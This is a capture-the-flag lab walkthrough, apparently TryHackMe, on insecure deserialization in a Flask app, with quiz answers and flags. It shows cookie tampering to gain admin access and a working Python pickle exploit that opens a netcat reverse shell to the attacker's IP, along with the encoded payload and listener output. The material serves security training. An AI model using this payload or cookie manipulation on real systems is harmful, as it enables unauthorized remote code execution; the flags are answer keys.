Day-8

Insecure Deserialization

[Task 22] [Day 8] Insecure Deserialization

"***Insecure Deserialization is a vulnerability which occurs when untrusted data is used to abuse the logic of an application*** *(Acunetix., 2017)*

This definition is still quite broad to say the least. Simply, insecure deserialization is replacing data processed by an application with malicious code; allowing anything from DoS (Denial of Service) to RCE (Remote Code Execution) that the attacker can use to gain a foothold in a pentesting scenario.

Specifically, this malicious code leverages the legitimate serialization and deserialization process used by web applications. We'll be explaining this process and why it is so commonplace in modern web applications.

***OWASP rank this vulnerability as 8 out of 10 because of the following reasons*:**
- Low exploitability. This vulnerability is often a case-by-case basis - there is no reliable tool/framework for it. Because of its nature, attackers need to have a good understanding of the inner-workings of the ToE.
- The exploit is only as dangerous as the attacker's skill permits, more so, the value of the data that is exposed. For example, someone who can only cause a DoS will make the application unavailable. The business impact of this will vary on the infrastructure - some organisations will recover just fine, others, however, will not.

.:. What's Vulnerable? .:.

At summary, ultimately, any application that stores or fetches data where there are no validations or integrity checks in place for the data queried or retained. A few examples of applications of this nature are:
- E-Commerce Sites

- Forums
- API's
- Application Runtimes (Tomcat, Jenkins, Jboss, etc)

#1
Who developed the Tomcat application?

The Apache Software Foundation

#2
What type of attack that crashes services can be performed with insecure deserialization?

denial of service

[Task 23] [Day 8] Insecure Deserialization - Objects

.:. Objects .:.

A prominent element of object-oriented programming (OOP), objects are made up of two things:- State- Behaviour
Simply, objects allow you to create similar lines of code without having to do the leg-work of write all lines of code.
For example, a lamp would be a good object. Lamps can have different types of bulbs, this would be their state, as well as being either on/off - their behaviour!
Rather than having to accommodate every type of bulb and whether or not that specific lamp is on or off, you can use methods to simply alter the state and behaviour of the lamp.

#1
Select the correct term of the following statement: if a dog was sleeping, would this be: A) A State B) A Behaviour

a behaviour

[Task 24] [Day 8] Insecure Deserialization - Deserialization

.:. De(Serialization) .:.

Learning is best done through analogies
A Tourist approaches you in the street asking for directions. They're looking for a local landmark and got lost. Unfortunately, English isn't their strong point and nor do you speak their dialect either. What do you do? You draw a map of the route to the landmark because pictures cross language barriers, they were able to find the landmark. Nice! You've just serialised some information, where the tourist then deserialised it to find the landmark.

.:. Continued... .:.

Serialisation is the process of converting objects used in programming into simpler, compatible formatting for transmitting between systems or networks for further processing or storage.
Alternatively, deserialisation is the reverse of this; converting serialised information into their complex form - an object that the application will understand.

.:. What does this mean? .:.

Say you have a password of "password123" from a program that needs to be stored in a database on another system. To travel across a network this string/output needs to be converted to binary. Of course, the password needs to be stored as "password123" and not its binary notation. Once this reaches the database, it is converted or

deserialised back into "password123" so it can be stored.

The process is best explained through diagrams:

.:. How can we leverage this? .:.
Simply, insecure deserialization occurs when data from an untrusted party (I.e. a hacker) gets executed because there is no filtering or input validation; the system assumes that the data is trustworthy and will execute it no holds barred.


#1
What is the name of the base-2 formatting that data is sent across a network as?

binary

[Task 25] [Day 8] Insecure Deserialization - Cookies

.:. Cookies 101 .:.

Ah yes, the origin of many memes. Cookies are an essential tool for modern websites to function. Tiny pieces of data, these are created by a website and stored on the user's computer.



You'll see notifications like the above on most websites these days. Websites use these cookies to store user-specific behaviours like items in their shopping cart or session IDs.
In the web application, we're going to exploit, you'll notice cookies store login information like the below! Yikes!

password	10.10.159.61	/	Session	Sun, 12 Jul 2020 11:5...	pass
registrationTimestamp	10.10.159.61	/	Session	Sun, 12 Jul 2020 11:5...	"2020-07-12 11:54:09.592129"
sessionId	10.10.159.61	/	Session	Sun, 12 Jul 2020 11:5...	gAN9cQAoWAkAAABzZXNzaW
username	10.10.159.61	/	Session	Sun, 12 Jul 2020 11:5...	cmnatic
userType	10.10.159.61	/	Session	Sun, 12 Jul 2020 11:5...	user

Whilst plaintext credentials is a vulnerability in itself, it is not insecure deserialization as we have not sent any serialized data to be executed!
Cookies are not permanent storage solutions like databases. Some cookies such as session ID's will clear when the browser is closed, others, however, last considerably longer. This is determined by the "Expiry" timer that is set when the cookie is created.

Some cookies have additional attributes, a small list of these are below:

Attribute	Description	Required?
Cookie Name	The Name of the Cookie to be set	Yes
Cookie Value	Value, this can be anything plaintext or encoded	Yes
Secure Only	If set, this cookie will only be set over HTTPS connections	No
Expiry	Set a timestamp where the cookie will be removed from the browser	No
Path	The cookie will only be sent if the specified URL is within the request	No

.:. Creating Cookies .:.

Cookies can be set in various website programming languages. For example, Javascript, PHP or Python to name a few. The following web application is developed using Python's Flask, so it is fitting to use it as an example.
Take the snippet below:

```
dateTime = datetime.now()

timestamp = str(dateTime)

resp.set_cookie("registrationTimestamp", timestamp)
```

Setting cookies in Flask is rather trivial. Simply, this snippet gets the current date and time, stores it within the variable "timestamp" and then stores the date and time in a cookie named "registrationTimestamp". This is what it will look like in the browser.

registrationTimestamp	10.10.159.61	/	Session	Sun, 12 Jul 2020 11:56:...	"2020-07-12 11:54:09.592129"

It's as simple as that.

#1
If a cookie had the path of webapp.com/login , what would the URL that the user has to visit be?

webapp.com/login


#2
What is the acronym for the web technology that Secure cookies work over?

https


[Task 26] [Day 8] Insecure Deserialization - Cookies Practical

.:. Accessing your Instance .:.


In the browser of the device that you are connected to the VPN with, navigate to http://MACHINE_IP. I will be detailing the steps for Firefox - you may have to research how to inspect cookies in the browser of your choice. You will be greeted with the home page:




Let's create an account. No need to enter your TryHackMe details, you can enter what you like.



Where you will be directed to your profile page. Notice on the right, you have your details.



Right-Click the Page and press "Inspect Element". Navigate to the "Storage" tab.



.:. Inspecting Encoded Data .:.

You will see here that there are cookies are both plaintext encoded and base64 encoded. The first flag will be found in one of these cookies.

.:. Modifying Cookie Values .:.

Notice here that you have a cookie named "userType". You are currently a user, as confirmed by your information on the "myprofile" page.

This application determines what you can and cannot see by your userType. What if you wanted to be come an admin?

Double left-click the "Value" column of "userType" to modify the contents. Let's change our userType to "admin" and navigate to http://MACHINE_IP/admin to answer the second flag.

#1
1st flag (cookie value)

THM{good_old_base64_huh}

#2
2nd flag (admin dashboard)


THM{heres_the_admin_flag}

[Task 27] [Day 8] Insecure Deserialization - Remote Code Execution


A much more nefarious attack then simply decoding cookies, we get into the nitty-gritty.

.:. Setup .:.

1. First, change the value of the userType cookie from "admin" to "user" and return to http://MACHINE_IP/myprofile.
2. Then, left-click on the URL in "Exhange your vim" found in the screenshot below.



3. Once you have done this, left-click on the URL in "Provide your feedback!" where you will be direct to page like so:



.:. What makes this form vulnerable? .:.

If a user was to enter their feedback, the data will get encoded and sent to the Flask application (presumably for storage within a database for example). However, the application assumes that any data encoded is trustworthy. But we're hackers. You can only trust us as far as you can fling us (and that's nigh-on impossible online)
Although explaining programming is a bit out of scope for this room, it's important to understand what's going on in the snippet below:


```
cookie = { "replaceme":payload}

pickle_payload = pickle.dumps(cookie)

encodedPayloadCookie = base64.b64encode(pickle_payload)

resp = make_response(redirect("/myprofile"))

resp.set_cookie("encodedPayload", encodedPayloadCookie)
```

When you visit the "Exchange your vim" URL, A cookie is encoded and stored within your browser - perfect for us to modify! Once you visit the feedback form, the value of this cookie is decoded and then deserialised. Uh oh. In the snippet below, we can see how the cookie is retrieved and then deserialized via `pickle.loads`

This vulnerability exploits Python Pickle, which I have attached as reading material at the end of the room. We essentially have free reign to execute whatever we like such as a reverse shell.


.:. The Exploit .:.

Now I'm not going to leave you hanging dry here. First, we need to set up a netcat listener on our Kali. If you are a subscriber, you can control your own in-browser TryHackMe Kali Machine.



Because the code being deserialized is from a base64 format, we cannot just simply spawn a reverse shell. We must encode our own commands in base64 so that the malicious code will be executed. I will be detailing the steps below with provided material to do so.
Once this is complete, copy-and-paste the source code from this Github page to your kali and modify the source code to replace your "YOUR_TRYHACKME_VPN_IP" with your TryHackMe VPN IP. This can be obtained via the Access page.

1. Create a python file to paste into, I have used "rce.py" for these examples:




2. Paste the code from the GitHub site, replacing YOUR_TRYHACKME_VPN_IP with your TryHackMe VPN IP from the access page

```
GNU nano 4.9.2                                                    rce.py
import pickle
import sys
import base64

command = 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | ' '/bin/sh -i 2>61 | netcat YOUR_TRYHACKME_VPN_IP 4444 > /tmp/f'

class rce(object):
    def __reduce__(self):
        import os
        return (os.system,(command,))

print(base64.b64encode(pickle.dumps(rce())))
```


3. Execute "rce.py" via `python3 rce.py`

4. Note the output of the command, it will look something similar to this:




5. Copy and paste everything in-between the two speech marks ('DATA'). In my case, I will copy and paste:
gASVcgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFdybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCAvYmluL3NoIC1pIDI+JjEgfCE
Yours may look slightly different, just ensure that you copy everything in-between the two speech marks ''

6. Paste this into the "encodedPayload" cookie in your browser:



7. Ensure our netcat listener is still running:



8. Refresh the page. It will hang, refer back to your netcat listener:

```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.3.2] from (UNKNOWN) [10.10.10.60] 36838
/bin/sh: 0: can't access tty; job control turned off
$ ls
app.py
Dockerfile
index.html
launch.sh
__pycache__
requirements.txt
static
templates
user.html
venv
vimexchange.sock
wsgi.py
$ whoami
cmnatic
$
```

If you have performed the steps correctly, you will now have a remote shell to your instance. No privilege escalation involved, look for the flag.txt flag!

#1
flag.txt

4a69a7ff9fd68